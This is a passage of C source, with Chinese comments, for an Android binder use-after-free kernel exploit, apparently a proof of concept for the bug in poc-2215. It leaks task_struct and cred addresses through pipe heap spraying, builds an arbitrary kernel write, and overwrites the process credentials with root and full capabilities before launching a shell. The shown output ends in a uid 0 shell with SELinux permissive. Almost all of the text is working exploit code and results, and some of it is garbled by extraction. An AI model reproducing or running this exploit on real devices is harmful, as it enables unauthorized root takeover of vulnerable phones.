        .binder_thread_size = 0x1a0,
        .offset_binder_task = 0x198,
        .offset\_binder\_next = 0xb0,
        .offset_binder_wait = 0xa8,
        .offset_binder_next_task = 0xe8,
        .offset_task_stack = 0x8,
        .offset_task_cred = 0x940,
        .offset_task_sched_class = 0x58,
        .offset_addr_limit = 0x8,
        .offset_selinux = 0,
        .kern_copy_offset = 0,
        . kern_{copy_size} = 4*0x100000, //4MB
};
struct devinfo *dev_info;
typedef struct {
    int counter;
} atomic_t;
typedef struct kernel_cap_struct {
    u32 cap[2];
} kernel_cap_t;
```

```
struct cred {
   atomic t
               usage;
                            /* real UID of the task */
   uid t
                uid;
                            /* real GID of the task */
    gid_t
                gid;
                            /* saved UID of the task */
   uid_t
                suid;
                            /* saved GID of the task */
    gid_t
                sgid;
                            /* effective UID of the task */
   uid t
                euid;
    gid_t
                egid;
                            /* effective GID of the task */
                            /* UID for VFS ops */
   uid_t
                fsuid;
                            /* GID for VFS ops */
    gid_t
                fsgid;
    unsigned
                securebits; /* SUID-less security management */
                    cap inheritable; /* caps our children can inherit */
    kernel_cap_t
                    cap_permitted; /* caps we're permitted */
    kernel_cap_t
    kernel_cap_t
                    cap_effective; /* caps we can actually use */
                    cap bset; /* capability bounding set */
    kernel cap t
    kernel_cap_t
                    cap ambient; /* Ambient capability set */
    /* ... */
};
void error(char* fmt, ...)
    va_list ap;
    va_start(ap, fmt);
   vfprintf(stderr, fmt, ap);
    va_end(ap);
    fprintf(stderr, ": %s\n", errno ? strerror(errno) : "error");
    exit(1);
```

```
void hexdump_memory(void *_buf, size_t byte_count)
    unsigned char *buf = _buf;
    unsigned long byte_offset_start = 0;
    if (byte count % 16)
        error( "hexdump_memory called with non-full line");
    for (unsigned long byte_offset = byte_offset_start; byte_offset <</pre>
byte_offset_start + byte_count;
         byte_offset += 16)
    {
        char line[1000];
        char *linep = line;
        linep += sprintf(linep, "%08lx ", byte_offset);
        for (int i = 0; i < 16; i++)
            linep += sprintf(linep, "%02hhx ", (unsigned char)buf[byte_offset +
i]);
        }
        linep += sprintf(linep, " |");
        for (int i = 0; i < 16; i++)
            char c = buf[byte_offset + i];
            if (isalnum(c) \mid | ispunct(c) \mid | c == ' ')
                *(linep++) = c;
            else
```

```
*(linep++) = '.';
        linep += sprintf(linep, "|");
        puts(line);
unsigned long iovec_size(struct iovec *iov, int n)
{
   unsigned long sum = 0;
   for (int i = 0; i < n; i++)
        sum += iov[i].iov_len;
   return sum;
unsigned long iovec_max_size(struct iovec *iov, int n)
   unsigned long m = 0;
    for (int i = 0; i < n; i++)
       if (iov[i].iov_len > m)
           m = iov[i].iov_len;
   }
   return m;
}
```

```
#if 1
/*
* 函数: clobber group data corrlen
*参数: gdata, 指向利用漏洞修改数据的信息; count, 共有多少组信息;
*返回:成功返回1,失败返回0
* 说明: 利用漏洞实现向任意地址写任意数据,可同时修改多组数据
       binder thread.wait 字段对应 iovec.len 的情况
*/
int clobber_group_data_corrlen(int binder_fd, int epfd, struct clobber_gdata*
gdata, int count)
   int ret = 0, i, j;
   struct epoll_event event = {.events = EPOLLIN};
   int max_threads = 2;
   unsigned long test dat = 0;
   unsigned long const test val = 0x90ABCDEF12345678ul;
   /* 准备一块内存, 大小按照 iovec_array 数组中最大数据长度 */
   int dummy_size = CMP_MAX(UAF_SPINLOCK, ONE_PAGE_SIZE);
   char *dummy_buf = malloc(dummy_size);
   if (dummy buf == NULL) {
       error("[ERROR] %s %d : malloc dummy_buf failed!", __FUNCTION__, __LINE__);
       goto err_cgdc_dummy_buf;
   }
   memset(dummy_buf, 0, dummy_size);
   /* 构造的一组数组,在漏洞触发后会覆盖 iovec_array 数组中字段 */
   int second_write_size = (4+count*2)*sizeof(unsigned long);
   unsigned long *second_write_chunk = (unsigned long
```

```
*) malloc (second write size);
   if(!second write chunk) {
       error ("[ERROR] %s %d : malloc iovec array failed!", FUNCTION ,
LINE );
       goto err_cgdc_write_chunk;
   }
   second write chunk[0] = (unsigned long)dummy buf;
   second write chunk[1] = second write size;
   for (i = 2, j = 0; j < count; j++) {
       second_write_chunk[i++] = gdata[j].dst;
       second write chunk[i++] = gdata[j].len;
   }
   second_write_chunk[i++] = (unsigned long)&test_dat;
   second_write_chunk[i] = sizeof(test_dat);
   /* 计算按照页对齐,需要填充的数据大小 */
   int delta = (UAF_SPINLOCK + second_write_size) % ONE_PAGE_SIZE;
   int pad_size = (delta == 0 ? 0 : ONE_PAGE_SIZE - delta);
   /* 占位 binder_thread 结构体后, wait 字段在 iovec_array 数组中的数组项 */
   int indx wait = dev info->offset binder wait/sizeof(struct iovec);
   /* iovec array 数组元素的个数 */
   int iovec_array_count = dev_info->offset_binder_task/sizeof(struct iovec);
   /* iovec_array 数组的大小,因为占位 binder_thread 结构体后需要泄露 task 指针,
    * 因此不能覆盖 task 指针, 所以这里不是用 binder thread 结构体的大小 */
   int iovec_array_size = iovec_array_count*sizeof(struct iovec);
   struct iovec* iovec_array = malloc(iovec_array_size);
   if(!iovec_array) {
       error("[ERROR] %s %d : malloc iovec_array failed!", __FUNCTION__,
```

```
LINE );
       goto err_cgdc_iovec_array;
   memset(iovec_array, 0, iovec_array_size);
   /* 初始化 iovec_array 数组
    * 第一组数据,用于填充按照页对齐数据
    * 第二组数据,漏洞触发后 len 会变为 UAF SPINLOCK
    * 第三组数据,漏洞触发后 iovec array[indx wait + 1]. iov base 会变为对应的内
核地址
    * 第四组数据,为了补充第二组数据的长度,在漏洞触发后会被 second write chunk
对应的内容覆盖
    * 第五组-倒数第二组数据,用于填充任意内核地址和长度
    * 最后一组数据,用于验证漏洞是否触发成功 */
   iovec array[indx wait - 1].iov base = dummy buf;
   iovec array[indx wait - 1].iov len = pad size;
   iovec array[indx wait].iov base = dummy buf;
   iovec_array[indx_wait].iov_len = 0;
                                                       // spinlock: will
turn to UAF_SPINLOCK
   iovec_array[indx_wait + 1].iov_base = second_write_chunk; //
wq->task list->next: will turn to task list
   iovec array[indx wait + 1].iov len = second write size; //
wq->task_list->prev: will turn to task_list
   iovec_array[indx_wait + 2].iov_base = dummy_buf;
   iovec array[indx wait + 2].iov len = UAF SPINLOCK;
   for (i = 3, j = 0; j < count; i++, j++) {
       iovec array[indx wait + i].iov base = dummy buf;
       iovec_array[indx_wait + i].iov_len = gdata[j].len;
   }
```

```
iovec_array[indx_wait + i].iov_base = dummy_buf;
   iovec array[indx wait + i].iov len = sizeof(test dat);
   /* 数据总长度 */
   int total_len = iovec_size(iovec_array, iovec_array_count);
   /* 设置 binder 最多可以请求注册线程个数 */
   if(ioctl(binder fd, BINDER SET MAX THREADS, &max threads)) {
       error ("[ERROR] %s %d : ioctl binder fd BINDER SET MAX THREADS failed!",
FUNCTION , LINE );
   }
   /* 1、创建 binder thread 结构体, epfd 与 binder fd 建立联系 */
   if (epoll ctl(epfd, EPOLL CTL ADD, binder fd, &event)) {
       error("[ERROR] %s %d : epoll_ctl EPOLL_CTL_ADD failed!", __FUNCTION__,
__LINE__);
       goto err cgdc epoll add;
   }
   int pipes[2];
   if (pipe (pipes)) {
       error ("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
LINE );
       goto err_cgdc_pipe;
   }
   /* 设置管道大小为一个页 */
   if ((fcnt1(pipes[0], F_SETPIPE_SZ, ONE_PAGE_SIZE)) != ONE_PAGE_SIZE)
       error("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
LINE );
   if ((fcnt1(pipes[1], F_SETPIPE_SZ, ONE_PAGE_SIZE)) != ONE_PAGE_SIZE)
       error("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
```

```
_LINE__);
   pid t fork ret = fork();
   if (fork_ret == -1) {
       error("[ERROR] %s %d : fork child failed!", __FUNCTION__, __LINE__);
       goto err_cgdc_fork;
   if (fork ret == 0) {
       /* Child process */
       unsigned long pos = 0;
       char *wbuf = malloc(total_len);
       if (wbuf == NULL) {
           error("[ERROR] %s %d : malloc wbuf failed!", __FUNCTION__, __LINE__);
           exit(0);
       }
       if(prct1(PR_SET_PDEATHSIG, SIGKILL)) {
           error("[ERROR] %s %d : CHILD: prctl PR SET PDEATHSIG failed!",
__FUNCTION__, __LINE__);
       /* 等待父进程阻塞后调度 */
       usleep(DELAY USEC);
       /* 4、触发漏洞,会进行链表删除操作 */
       if(epoll_ctl(epfd, EPOLL_CTL_DEL, binder_fd, &event)) {
           error("[ERROR] %s %d : CHILD: epoll_ctl EPOLL_CTL_DEL failed!",
__FUNCTION__, __LINE__);
           exit(0);
       }
       /* 准备第一、二组数据 */
       memset(wbuf, 0, pad_size + UAF_SPINLOCK);
```

```
pos = pad_size + UAF_SPINLOCK;
       /* 准备第三组数据 */
       memcpy(wbuf + pos, second_write_chunk, second_write_size);
       pos += second_write_size;
       /* 准备第四组-倒数第二组数据 */
       for (i = 0; i < count; i++) {
           memcpy(wbuf + pos, gdata[i].src, gdata[i].len);
           pos += gdata[i].len;
       }
       /* 准备最后一组数据,用于验证漏洞是否触发成功 */
       memcpy(wbuf + pos, &test_val, sizeof(test_dat));
       pos += sizeof(test_dat);
       /* 5、将准备的数据写入管道 */
       if(write(pipes[1], wbuf, pos) != pos) {
           error("[ERROR] %s %d : CHILD: write pipes failed!", __FUNCTION__,
__LINE__);
       close(pipes[1]);
       close(pipes[0]);
       free(wbuf);
       exit(0);
   /* 2、释放 binder_thread 结构体 */
   if(ioct1(binder_fd, BINDER_THREAD_EXIT, NULL)) {
       error("[ERROR] %s %d : ioctl binder_fd BINDER_THREAD_EXIT failed!",
_FUNCTION__, __LINE__);
   }
```

- /* 3、堆喷,抢占刚被释放 binder thread 所占的内存
- * 此时读管道,管道内容为空会阻塞,等待子进程写管道
- * 子进程运行后会触发漏洞,之后 iovec array 内容会发生变化,如下
- * iovec_array[indx_wait 1].iov_base = dummy_buf;
- * iovec_array[indx_wait 1].iov_len = pad_size;
- * iovec_array[indx_wait].iov_base = dummy_buf;
- * iovec array[indx wait].iov len = 10001;
- * iovec_array[indx_wait + 1].iov_base = kp_next; //就是该对象对应内核地
- * iovec_array[indx_wait + 1].iov_len = kp_next; //这个长度之后会被修改, 所以不影响
 - * iovec_array[indx_wait + 2].iov_base = dummy_buf;
 - * iovec array[indx wait + 2].iov len = UAF SPINLOCK;
 - * for $(i = 3, j = 0; j < count; i++, j++) {$
 - * iovec array[indx wait + i].iov base = dummy buf;
 - * iovec array[indx wait + i].iov len = gdata[j].len;
 - * }

址

- * iovec_array[indx_wait + i].iov_base = dummy_buf;
- * iovec_array[indx_wait + i].iov_len = sizeof(test_dat);
- * 子进程写管道时,由于管道大小为一个页,所以会阻塞等待父进程读取管道数据,
- * 父进程读取管道数据之后会阻塞等待子进程写管道(这里读管道会阻塞是因为写管道由于
- * 管道缓冲区不够再等待写管道)。经过几次读写后会将第 1、2 组数据读取, 在读取第 3 组
- * 数据时,由于基址是内核地址,会将管道中的数据写道该内核地址,其实就是将数组
- * second_write_chunk 的内容写到 iovec_array[indx_wait + 1].iov_base 对应的内核地址
 - * 之后 iovec_array 内容会发生变化,如下

```
iovec_array[indx_wait + 1].iov_base = dummy_buf;
    *
         iovec array[indx wait + 1].iov len = second write size;
         for (i = 2, j = 0; j < count; i++, j++) {
             iovec_array[indx_wait + i].iov_base = gdata[j].dst;
             iovec_array[indx_wait + i].iov_len = gdata[j].len;
         iovec array[indx wait + i].iov base = test dat;
         iovec array[indx wait + i].iov len = sizeof(test dat);
    *
         读取第4组 - 最后第2组数据就是将 gdata[j].src 的内容写入 gdata[j].dst
地址
         实现向任意内核地址写任意值
    *
         读取最后一组数据就是将 test_val 写入 test_dat 中 */
   ret = readv(pipes[0], iovec_array, iovec_array_count);
   if(ret != total_len) {
       error("[ERROR] %s %d : readv failed!", __FUNCTION__, __LINE__);
   }
err_cgdc_fork:
   close(pipes[0]);
   close(pipes[1]);
err cgdc pipe:
err_cgdc_epol1_add:
   free(iovec_array);
err_cgdc_iovec_array:
   free(second_write_chunk);
err_cgdc_write_chunk:
   free(dummy_buf);
err_cgdc_dummy_buf:
   return test_dat == test_val;
```

```
* 函数: leak_task_corrlen
*参数: 1kdat, 存放泄露的内核数据
* 返回: 成功返回1, 失败返回0
* 说明: 利用漏洞泄露 task 内容
       binder thread.wait 字段对应 iovec.len 的情况
*/
int leak_task_corrlen(int binder_fd, int epfd, struct leak_data* lkdat)
   int ret = 0;
   int status = 0;
   int 1ksec size = ONE PAGE SIZE;
   /* 最小泄露数据的长度 */
   unsigned long const leak_min_size = dev_info->offset_binder_next_task + 8;
   /* 调整数据长度 */
   unsigned long leak_adj_size = leak_min_size + ONE_PAGE_SIZE;
   struct epol1_event event = {.events = EPOLLIN};
   int max threads = 2;
   /* 占位 binder_thread 结构体后, wait 字段在 iovec_array 数组中的数组项 */
   int indx_wait = dev_info->offset_binder_wait/sizeof(struct iovec);
   /* iovec array 数组元素的个数 */
   int iovec_array_count = dev_info->offset_binder_task/sizeof(struct iovec);
   /* iovec_array 数组的大小,因为占位 binder_thread 结构体后需要泄露 task 指针,
    * 因此不能覆盖 task 指针,所以这里不是用 binder_thread 结构体的大小 */
   int iovec_array_size = iovec_array_count*sizeof(struct iovec);
```

```
struct iovec* iovec_array = malloc(iovec_array_size);
   if(!iovec array) {
        error("[ERROR] %s %d : malloc iovec array failed!", FUNCTION ,
LINE );
        goto err_ltc_iovec_array;
   }
   memset(iovec array, 0, iovec array size);
   /* 计算按照页对齐,需要填充的数据大小 */
    int delta = (UAF_SPINLOCK + leak_min_size) % ONE_PAGE_SIZE;
    int pad size = (delta == 0 ? 0 : ONE PAGE SIZE - delta) + ONE PAGE SIZE;
    /* 五组数据 */
    iovec_array[indx_wait - 2].iov_base = (unsigned long *)OxDEADBEEF;
    iovec_array[indx_wait - 2].iov_len = ONE_PAGE_SIZE;
    iovec array[indx wait - 1].iov base = (unsigned long *)OxDEADBEEF;
    iovec array[indx wait - 1].iov len = pad size - ONE PAGE SIZE;
    iovec array[indx wait].iov base = (unsigned long *)OxDEADBEEF;
    iovec_array[indx_wait].iov_len = 0;//0x10001;
                                                                          /*
spinlock: will turn to UAF_SPINLOCK */
    iovec_array[indx_wait + 1].iov_base = (unsigned long *)OxDEADBEEF;
wq->task list->next */
    iovec array[indx wait + 1].iov len = leak adj size;
                                                                          /*
wq->task_list->prev */
    iovec_array[indx_wait + 2].iov_base = (unsigned long *)OxDEADBEEF;
    iovec_array[indx_wait + 2].iov_len = UAF_SPINLOCK + 1ksec_size;
   unsigned long total_len = iovec_size(iovec_array, iovec_array_count);
   unsigned long max_len = iovec_max_size(iovec_array, iovec_array_count);
   //printf("
                  \max_{1 \in \mathbb{N}} 1 = 0x\%1x n'', \max_{1 \in \mathbb{N}} 1 = 0x\%1x n''
```

```
unsigned char *dummy_buf = malloc(max_len);
   if (!dummy buf) {
       error ("[ERROR] %s %d : malloc iovec array failed!", FUNCTION ,
LINE );
       goto err_ltc_dummy_buf;
   }
   memset(dummy buf, 0, max len);
   for (int i = 0; i < iovec array count; <math>i++) {
       if (iovec array[i].iov base == (unsigned long *) OxDEADBEEF)
           iovec_array[i].iov_base = dummy_buf;
   }
   /* 设置 binder 最多可以请求注册线程个数 */
   if(ioctl(binder_fd, BINDER_SET_MAX_THREADS, &max_threads)) {
       error ("[ERROR] %s %d : ioctl binder_fd BINDER_SET_MAX_THREADS failed!",
 _FUNCTION__, __LINE__);
   }
   /* 1、创建 binder_thread 结构体, epfd 与 binder_fd 建立联系 */
   if (epoll_ctl(epfd, EPOLL_CTL_ADD, binder_fd, &event)) {
       error("[ERROR] %s %d : epoll_ctl EPOLL_CTL_ADD failed!", __FUNCTION__,
LINE );
   }
   int pipefd[2];
   int leakpipe[2];
   /* 此管道用来堆喷占位、泄露 task 内容 */
   if (pipe(pipefd)) {
       error("[ERROR] %s %d : pipe pipefd failed!", __FUNCTION__, __LINE__);
       goto err_ltc_pipe;
```

```
}
   /* 此管道做父子进程通信,读取泄露的内容 */
   if (pipe(leakpipe)) {
       error("[ERROR] %s %d : pipe leakpipe failed!", __FUNCTION__, __LINE__);
       goto err_ltc_leakpipe;
   /* 设置管道大小为一个页 */
   if ((fcntl(pipefd[0], F SETPIPE SZ, ONE PAGE SIZE)) != ONE PAGE SIZE)
       error("[ERROR] %s %d : fcntl F SETPIPE SZ failed!", FUNCTION ,
__LINE__);
   if ((fcntl(pipefd[1], F_SETPIPE_SZ, ONE_PAGE_SIZE)) != ONE_PAGE_SIZE)
       error("[ERROR] %s %d : fcntl F SETPIPE SZ failed!", FUNCTION ,
__LINE__);
   pid t fork ret = fork();
   if (fork ret == -1) {
       error("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
LINE );
       goto err_ltc_fork;
   if (fork ret == 0) {
       /* Child process */
       int offset = 0;
       unsigned long kdat = 0;
       unsigned long list next = 0;
       unsigned long list_prev = 0;
       struct leak_data leak = {0,};
       unsigned long leaksize = pad_size + UAF_SPINLOCK + leak_min_size;
       unsigned char* leakbuf = malloc(leaksize);
```

```
if(!leakbuf){
           error("[ERROR] %s %d : malloc write buf failed!", FUNCTION ,
__LINE__);
       memset(leakbuf, 0, leaksize);
       if(prct1(PR SET PDEATHSIG, SIGKILL)) {
           error ("ERROR] %s %d : prctl PR SET PDEATHSIG failed!", FUNCTION ,
LINE );
       /* 等待父进程阻塞后调度 */
       usleep (DELAY USEC);
       /* 4、第一次触发漏洞,会进行链表删除操作 */
       if (epoll ctl(epfd, EPOLL CTL DEL, binder fd, &event)) {
           error ("ERROR] %s %d : epoll ctl EPOLL CTL DEL failed!", FUNCTION ,
LINE );
       /* 第一次读取,四组数据,第四组数据没有读完 */
       if (read(pipefd[0], leakbuf, leaksize) != leaksize) {
           error ("ERROR] %s %d : read leakbuf failed!", FUNCTION , LINE );
       //hexdump_memory(leakbuf + leaksize - leak_min_size, leak_min size);
       /* 泄露的 next 和 prev 指针必须相等 */
       list next = *(unsigned long *) (leakbuf + leaksize - leak min size);
       list_prev = *(unsigned long *) (leakbuf + leaksize - leak_min_size +
sizeof(void*));
```

```
/* 从泄露的内核数据中获取 task 指针 */
       leak.task = *(unsigned long *)((leakbuf + leaksize - leak min size) +
dev info->offset binder next task);
       //printf(">>> CHILD: list_next = 0x%lx; list_prev = 0x%lx\n", list_next,
list_prev);
       //printf(">>> CHILD: task_struct = 0x%lx\n", leak.task);
       if((leak.task > KERNEL ADDR START) && (list next == list prev) &&
list_next > KERNEL_ADDR_START) {
          unsigned long extra[] = {
              list_next,
              leak_adj_size,
              /* 需要泄露的内核地址,这里是需要泄露的 task 地址 */
              leak. task,
              /* 需要泄露的数据的长度,这里固定一个页 */
              lksec size
          };
          struct clobber_gdata gdata[] = {
              {
                  /* 要修改的地址,这里就是 iovec_array[indx_wait + 3]. iov_base
对应的内核地址 */
                  .dst = list next,
                 /* 写入数据的地址 */
                  .src = (void*)&extra,
                  /* 写入数据的长度 */
                 .len = sizeof(extra),
              },
          };
          /* 调用任意写函数,成功修改返回1 */
```

```
ret = clobber group data corrlen(binder fd, epfd, gdata,
ARRAY SIZE(gdata));
           if (!ret) {
               error("ERROR] %s %d : clobber_group_data_corrlen failed!",
__FUNCTION__, __LINE__);
       /* 第二次读取,继续读取第四组剩余数据,大小 0x1000 */
       if (read(pipefd[0], leakbuf, leak adj size - leak min size) !=
leak_adj_size - leak_min_size) {
           error("ERROR] %s %d : read leakbuf failed!", __FUNCTION__, __LINE__);
       }
       /* 第三次读取,读取第五组数据,大小 1ksec size */
       if (read(pipefd[0], leakbuf, lksec size) != lksec size) {
           error("ERROR] %s %d : read leakbuf failed!", __FUNCTION__, __LINE__);
       //hexdump_memory(leakbuf, lksec_size);
       if(ret) {
           if(dev info->offset task stack) {
               leak.stack = *(unsigned long*) (leakbuf +
dev info->offset task stack);
           /* 如果内核栈偏移不正确,在 task 中找第一个内核地址的值认为是内核栈地
址 */
           if(leak.stack < KERNEL_ADDR_START) {</pre>
               for(int i = 0; i < 10; i++){
```

```
kdat = *(unsigned long*) (leakbuf + i*sizeof(void*));
                   if(kdat > KERNEL ADDR START) {
                       leak.stack = kdat;
                       dev_info->offset_task_stack = i*sizeof(void*);
                       printf(">>> stack offset = 0x%x\n",
dev_info->offset_task_stack);
                       break;
           /* 查找 task 结构体的前 10 个值,判断是否有 USER DS,如果有说明
thread info 内嵌在 task 结构体 */
           for (int i = 0; i < 10; i++) {
               kdat = *(unsigned long*) (leakbuf + i*sizeof(void*));
               if(kdat == USER DS) {
                   leak. thread = leak. task;
                   dev_info->offset_addr_limit = i*sizeof(void*);
                   printf(">>> thread_info in task_struct, addr_limit = 0x%lx;
offset = 0x%x\n", kdat, dev_info->offset_addr_limit);
                   break;
           /* 前面没有找到 addr_limit, 那么 thread_info 等于内核栈地址 */
           if(leak.thread < KERNEL_ADDR_START) {</pre>
               leak. thread = leak. stack;
           /* 如果参数中指定 cred 偏移,则直接读取 cred 指针 */
           if(dev_info->offset_task_cred) {
               leak.cred = *(unsigned long*) (leakbuf +
```

```
dev info->offset task cred);
           /* 如果参数中指定 sched class 偏移,则直接读取 sched class 指针 */
           if(dev_info->offset_task_sched_class) {
               leak.kaddr = *(unsigned long*) (leakbuf +
dev_info->offset_task_sched_class);
           //printf(">>> CHILD: thread info = 0x%lx\n", leak.thread);
           //printf(">>> CHILD: cred = 0x\%1x\n", leak.cred);
           //printf(">>> CHILD: kaddr = 0x%lx\n", leak.kaddr);
           status = 1;
       /* 通过管道将泄露的数据传递给父进程 */
       if(write(leakpipe[1], &leak, sizeof(leak)) != sizeof(leak)) {
           error ("ERROR] %s %d : write leak data failed!", FUNCTION ,
__LINE__);
       /* 通知父进程泄露内核数据的状态 */
       if(write(leakpipe[1], &status, sizeof(status)) != sizeof(status)) {
           error ("ERROR] %s %d : write status failed!", FUNCTION , LINE );
       }
       close(pipefd[0]);
       close(pipefd[1]);
       close(leakpipe[0]);
       close(leakpipe[1]);
       free(leakbuf);
```

```
exit(0);
   }
   /* Parent process */
   /* 2、释放 binder_thread 结构体 */
   if(ioct1(binder_fd, BINDER_THREAD_EXIT, NULL)) {
       error("[ERROR] %s %d : ioctl binder_fd BINDER_THREAD_EXIT failed!",
__FUNCTION__, __LINE__);
   }
   /* 3、堆喷, 抢占刚被释放 binder thread 所占的内存 */
   ret = writev(pipefd[1], iovec_array, iovec_array_count);
   if(ret != total_len) {
       error("[ERROR] %s %d : writev failed!", __FUNCTION__, __LINE__);
   }
   /* 从子进程读取泄露的内核信息 */
   ret = read(leakpipe[0], lkdat, sizeof(struct leak data));
   if(ret != sizeof(struct leak data)) {
       error("[ERROR] %s %d : read leak data failed!", __FUNCTION__, __LINE__);
   /* 读取子进程泄露内核信息状态 */
   ret = read(leakpipe[0], &status, sizeof(status));
   if(ret != sizeof(status)) {
       error("[ERROR] %s %d : read success failed!", FUNCTION , LINE );
   }
   /* 等待子进程结束 */
   if (wait(&ret) != fork_ret)
       error("[ERROR] %s %d : wait child failed!", __FUNCTION__, __LINE__);
err_ltc_fork:
```

```
close(leakpipe[0]);
    close(leakpipe[1]);
err_ltc_leakpipe:
    close(pipefd[0]);
    close(pipefd[1]);
err_ltc_pipe:
    free(dummy_buf);
err_ltc_dummy_buf:
    free(iovec_array);
err_ltc_iovec_array:
    return status;
#endif
int clobber_group_data_retry(int binder_fd, int epfd, struct clobber_gdata* gdata,
int count)
    int retry = 0;
    while (retry < RETRIES && !clobber_group_data_corrlen(binder_fd, epfd, gdata,
count)) {
        //printf(">>> clobber_group_data_retry [%d]\n", retry);
        retry++;
    }
    if(retry >= RETRIES) {
        printf(">>> clobber_group_data_retry failed\n");
    }
    return retry < RETRIES;</pre>
```

```
int leak_task_retry(int binder_fd, int epfd, struct leak_data* lkdat)
   int retry = 0;
   /* 失败后, 重复尝试 RETRIES 次 */
   while (retry < RETRIES && !leak_task_corrlen(binder_fd, epfd, 1kdat)) {</pre>
       //printf(">>> leak_task retrying [%d]\n", retry);
       retry++;
   }
   if(retry >= RETRIES) {
       printf(">>> leak_task failed\n");
   }
   return retry < RETRIES;</pre>
/*
* 函数: patch cred selinux
*参数: selinux, selinux_enforcing的内核地址; cred, cred 内核地址
* 返回:成功返回真,失败返回假
* 说明: 修改 cred 和 selinux_enforcing 达到提权
*/
int patch_cred_selinux(int binder_fd, int epfd, unsigned long selinux, unsigned
long cred)
```

```
int ret = 0;
    unsigned int pselinux[] = {
        0,
    };
    struct cred pcred;
    pcred. usage. counter = 0x26;
    pcred.uid = 0;
    pcred. gid = 0;
    pcred. suid = 0;
    pcred. sgid = 0;
    pcred. euid = 0;
    pcred.egid = 0;
    pcred.fsuid = 0;
    pcred.fsgid = 0;
    pcred. securebits = 0;
    pcred.cap inheritable.cap[0] = 0xffffffff;
    pcred.cap_inheritable.cap[1] = 0xffffffff;
    pcred.cap_permitted.cap[0] = 0xffffffff;
    pcred.cap_permitted.cap[1] = 0xffffffff;
    pcred.cap_effective.cap[0] = 0xffffffff;
    pcred.cap effective.cap[1] = 0xfffffffff;
    pcred.cap bset.cap[0] = 0xffffffff;
    pcred.cap_bset.cap[1] = 0xffffffff;
    pcred.cap_ambient.cap[0] = 0xffffffff;
    pcred.cap ambient.cap[1] = 0xffffffff;
    struct clobber_gdata gdata[] = {
#if 0
            .dst = selinux,
```

```
.src = (void*)&pselinux,
            .len = sizeof(pselinux),
       },
#endif
           .dst = cred,
           .src = (void*)&pcred,
           .len = sizeof(pcred),
       },
   };
   ret = clobber_group_data_retry(binder_fd, epfd, gdata, ARRAY_SIZE(gdata));
   return ret;
}
int init(void)
    dev_info = (struct devinfo*)&devinfo;
   return 0;
}
int main(int argc, char **argv)
   int step = 0;
   struct leak_data lkdat;
```

```
int binder_fd, epfd;
printf("[%d] Starting POC\n", step++);
init();
binder fd = open("/dev/binder", 0 RDONLY);
if(-1 == binder_fd) {
    printf("[ERROR] %s %d : open /dev/binder failed!", __FUNCTION__, __LINE__);
    goto err;
}
epfd = epol1_create(1000);
if(-1 == epfd) {
    printf("[ERROR] %s %d : epoll_create failed!", __FUNCTION__, __LINE__);
    goto err;
}
/* 1、泄露 task 内容 */
if(leak_task_retry(binder_fd, epfd, &lkdat)){
    printf("[%d] Leak kernel data OK!\n", step++);
    printf("
               task struct = 0x\%1x\n'', 1kdat. task);
    printf("
                thread_info = 0x\%lx n'', lkdat. thread);
    printf("
                            = 0x\%1x\n'', 1kdat.cred);
                cred
                            = 0x\%1x\n'', 1kdat.kaddr);
    printf("
                kaddr
}
else{
    printf("[%d] Leak kernel data failed!\n", step++);
    goto err;
```

```
}
   /* 2、修改 cred 和 selinux */
    if(!patch_cred_selinux(binder_fd, epfd, lkdat.kaddr +
dev_info->offset_selinux, lkdat.cred)) {
        printf("[%d] Patch addr_limit failed!\n", step++);
        return -1;
    printf("[%d] Patch cred and selinux OK!\n", step++);
err:
    close (binder fd);
    close (epfd);
    system("/system/bin/sh");
   return 0;
```

运行结果:

```
generic_x86_64:/data/local/tmp $
generic_x86_64:/data/local/tmp $ ./poc-2215
[0] Starting POC
[1] Leak kernel data OK!
    task_struct = 0xffff88003e4f5dc0
    thread_info = 0xffff88003cac8000
    cred = 0xffff88003f284e40
    kaddr = 0xfffffffdd2ld780
[2] Patch cred and selinux OK!
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r)
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # getenforce
Permissive
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp #
```